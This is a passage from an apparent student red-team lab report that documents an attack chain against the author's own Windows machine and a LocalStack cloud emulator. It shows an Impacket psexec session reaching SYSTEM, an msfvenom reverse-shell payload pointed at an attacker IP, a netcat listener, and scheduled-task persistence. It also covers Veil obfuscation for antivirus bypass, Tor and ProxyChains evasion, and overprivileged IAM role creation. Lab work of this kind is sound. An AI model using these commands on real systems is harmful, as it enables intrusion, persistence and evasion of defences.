


Fig 1.11 Show data successfully received on attacker machine.

Once all the operations are run successfully open logs and analysis it.

Fig 1.12 Show caldera logs

Logging

Phase	Tool Used
Phishing	PyPhisher
Delivery	Metasploit
Execution	Metasploit
Exfiltration	Caldera

Lateral Movement

Attack Phase

Reconnaissance

Identified Target and deactivating antivirus and firewalls.




Fig 1.13 Deactivating Firewalls

Identifying the netgroup-

```
PS C:\Users\Ajay Pratap Singh> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Ajay Pratap Singh
The command completed successfully.
```

Fig 1.14 localgroup name

Exploitaion in linux

Used Impacket psexec for RCE and succefully gained access.

```
┌──(ajay㉿kali)-[~/Desktop/CyArt]
└─$ python3 /usr/share/doc/python3-impacket/examples/psexec.py "Ajay Pratap Singh":NewPassword123@192.168.1.44
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.44.....
[*] Found writable share ADMIN$
[*] Uploading file sHPMsHLe.exe
[*] Opening SVCManager on 192.168.1.44.....
[*] Creating service GGWZ on 192.168.1.44.....
[*] Starting service GGWZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.5074]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> whoami
nt authority\system

C:\Windows\System32> hostname
DESKTOP-4V2J8CB

C:\Windows\System32>
```

Fig 1.15 Exploitation

Payload Creation through msfvenom for creating backdoor.exe




Fig 1.16 Backdoor.exe creation

Command – *msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.58 LPORT= 4444 -f exe -o backdoor.exe*

Reverse Shell

First listening port

Nc -lvnp 4444

Then uploading backdoor in windows

After that creating persistence task as SYSTEM

Schtasks /create /sc onstart /tn “Updater” /tr “C:\Users\Public\backdoor.exe” /ru SYSTEM




Fig 1.17 Shows net-cat getting connected and scheduled task for persistance

Evasion test – AV bypass & obfuscation

Generate raw meterpreter payload and sent it to windows.

And Obfuscate payload with Veil




Fig 1.18 Shows veil payload being generated

Transfer payload to Windows From Kali.

Fig 1.19 Show payload being sent

On Windows , execute the payload manually.




Fig 1.20 Shows payload being received by windows

Network Evasion

Install Tor by these commands.

```
┌──(ajay㉿kali)-[~]
└─$ sudo apt install tor -y
tor is already the newest version (0.4.8.16-1).
tor set to manually installed.
The following packages were automatically installed and are no longer required:
  libdbus-glib-1-2  python3-gpg
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

┌──(ajay㉿kali)-[~]
└─$ sudo systemctl start tor

┌──(ajay㉿kali)-[~]
└─$ sudo systemctl enable tor
Synchronizing state of tor.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable tor

┌──(ajay㉿kali)-[~]
└─$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/usr/lib/systemd/system/tor.service; enabled; preset: disabled)
     Active: active (exited) since Wed 2025-09-17 21:28:46 IST; 12s ago
 Invocation: 43de526ef15d4e1d92e57a4a1724b048
   Main PID: 38713 (code=exited, status=0/SUCCESS)
   Mem peak: 1.8M
        CPU: 8ms

Sep 17 21:28:46 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Sep 17 21:28:46 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).

┌──(ajay㉿kali)-[~]
└─$
```

Fig 1.21 Tor running

Now Configure ProxyChains.




Fig 1.22 ProxyChain configuration

Launch Metasploit




Fig 1.23 Check for proxychains

Cloud Privilege Abuse Simulation Lab

Start LocalStack and set up LocalStack




Fig 1.24 LocalStack being setup

Create an Overprivileged Role.

```
┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$ aws iam create-role \
> --role-name OverprivilegedRole \
> --assume-role-policy-document '{
quote> "Version": "2012-10-17",
quote> "Statement": [
quote> {
quote> "Effect": "Allow",
quote> "Principal": {"Service": "ec2.amazonaws.com"},
quote> "Action": "sts:AssumeRole"
quote> }
quote> ]
quote> }' \
> --endpoint-url $AWS_ENDPOINT_URL
{
    "Role": {
        "Path": "/",
        "RoleName": "OverprivilegedRole",
        "RoleId": "AROAQAAAAAAAKUT4ZILFE",
        "Arn": "arn:aws:iam::000000000000:role/OverprivilegedRole",
        "CreateDate": "2025-09-17T16:56:14.490952+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "ec2.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        }
    }
}

┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$
```

Fig 1.25 Over-privileged role being created

Attach Admin Policy to it

```
┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$ aws iam attach-role-policy \
--role-name OverprivilegedRole \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--endpoint-url $AWS_ENDPOINT_URL

┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$
```

Fig 1.26 Admin policy added to overprivilege role

Now verify role

```
┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$ aws iam list-roles --endpoint-url $AWS_ENDPOINT_URL
{
    "Roles": [
        {
            "Path": "/",
            "RoleName": "OverprivilegedRole",
            "RoleId": "AROAQAAAAAAAKUT4ZILFE",
            "Arn": "arn:aws:iam::000000000000:role/OverprivilegedRole",
            "CreateDate": "2025-09-17T16:56:14.490952+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "ec2.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        }
    ]
}
```

Fig 1.27 role being verified

Assume Overprivileged Role




Fig 1.28 Credentials of over -privilege role

Now export the Temporary Credentials and test admin privileges.

```
┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$ aws iam list-users --endpoint-url $AWS_ENDPOINT_URL
{
    "Users": []
}

┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$ aws iam create-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL
{
    "User": {
        "Path": "/",
        "UserName": "TestUser",
        "UserId": "v1gsf9favepvgbtptyd6",
        "Arn": "arn:aws:iam::000000000000:user/TestUser",
        "CreateDate": "2025-09-17T17:04:48.921580+00:00"
    }
}

┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$
```

Fig 1.29 Test IAM role being created

Now attach policy to role

```
┌──(venv)─(ajay㉿kali)-[~/Desktop/CyArt]
└─$ aws iam attach-user-policy \
--user-name TestUser \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--endpoint-url $AWS_ENDPOINT_URL
```

Fig 1.30 User Policy being attached

Now verify Policies and cleanup and after that detach polices,IAM users and roles.

Fig 1.31 Deleting users

Setup and Resource Creation in LocalStack

export AWS_ACCESS_KEY_ID=access1
export AWS_SECRET_ACCESS_KEY=access1
export AWS_DEFAULT_REGION=us-east-1
export AWS_ENDPOINT_URL=http://localhost:4566

```
┌──(ajay㉿kali)-[~]
└─$ export AWS_ACCESS_KEY_ID=access1

┌──(ajay㉿kali)-[~]
└─$ export AWS_SECRET_ACCESS_KEY=access1

┌──(ajay㉿kali)-[~]
└─$ export AWS_DEFAULT_REGION=us-east-1

┌──(ajay㉿kali)-[~]
└─$ export AWS_ENDPOINT_URL=http://localhost:4566

┌──(ajay㉿kali)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL s3 mb s3://mock-bucket
make_bucket: mock-bucket

┌──(ajay㉿kali)-[~]
└─$ echo "hello" > hi.txt

┌──(ajay㉿kali)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL s3 cp hi.txt s3://mock-bucket/hi.txt
upload: ./hi.txt to s3://mock-bucket/hi.txt
```

Fig 1.32

Create an S3 bucket and upload a dummy file

Fig 1.33

Create IAM role and user

```
┌──(ajay㉿kali)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL iam create-user --user-name mock-user
{
    "User": {
        "Path": "/",
        "UserName": "mock-user",
        "UserId": "wx4dkykaro3v3f3a5475",
        "Arn": "arn:aws:iam::000000000000:user/mock-user",
        "CreateDate": "2025-09-17T18:02:52.777658+00:00"
    }
}
```

Fig 1.34 IAM role and user

Create Lambda function

```
┌──(ajay㉿kali)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL lambda create-function --function-name mock-function \
> --runtime python3.8 --role arn:aws:iam::000000000000:role/mock-role \
> --handler lambda_function.lambda_handler --zip-file fileb://hi.zip
{
    "FunctionName": "mock-function",
    "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:mock-function",
    "Runtime": "python3.8",
    "Role": "arn:aws:iam::000000000000:role/mock-role",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 226,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2025-09-17T18:07:15.517528+0000",
    "CodeSha256": "WvN8sPzG/EU3c7C6O8AfXDjQcpzWnVpi5peBB15AvLE=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "c298329a-6be8-4d52-b59b-0cfc47aadb78",
    "State": "Pending",
    "StateReason": "The function is being created.",
    "StateReasonCode": "Creating",
    "PackageType": "Zip",
    "Architectures": [
        "x86_64"
    ],
    "EphemeralStorage": {
        "Size": 512
    },
    "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
    },
    "RuntimeVersionConfig": {
        "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:8eeff65f6809a3ce81507fe733fe09b835899b99481ba22fd75b5a7338290ec1"
    },
    "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/mock-function"
    }
}

┌──(ajay㉿kali)-[~]
```

Fig 1.35

Create SNS topic

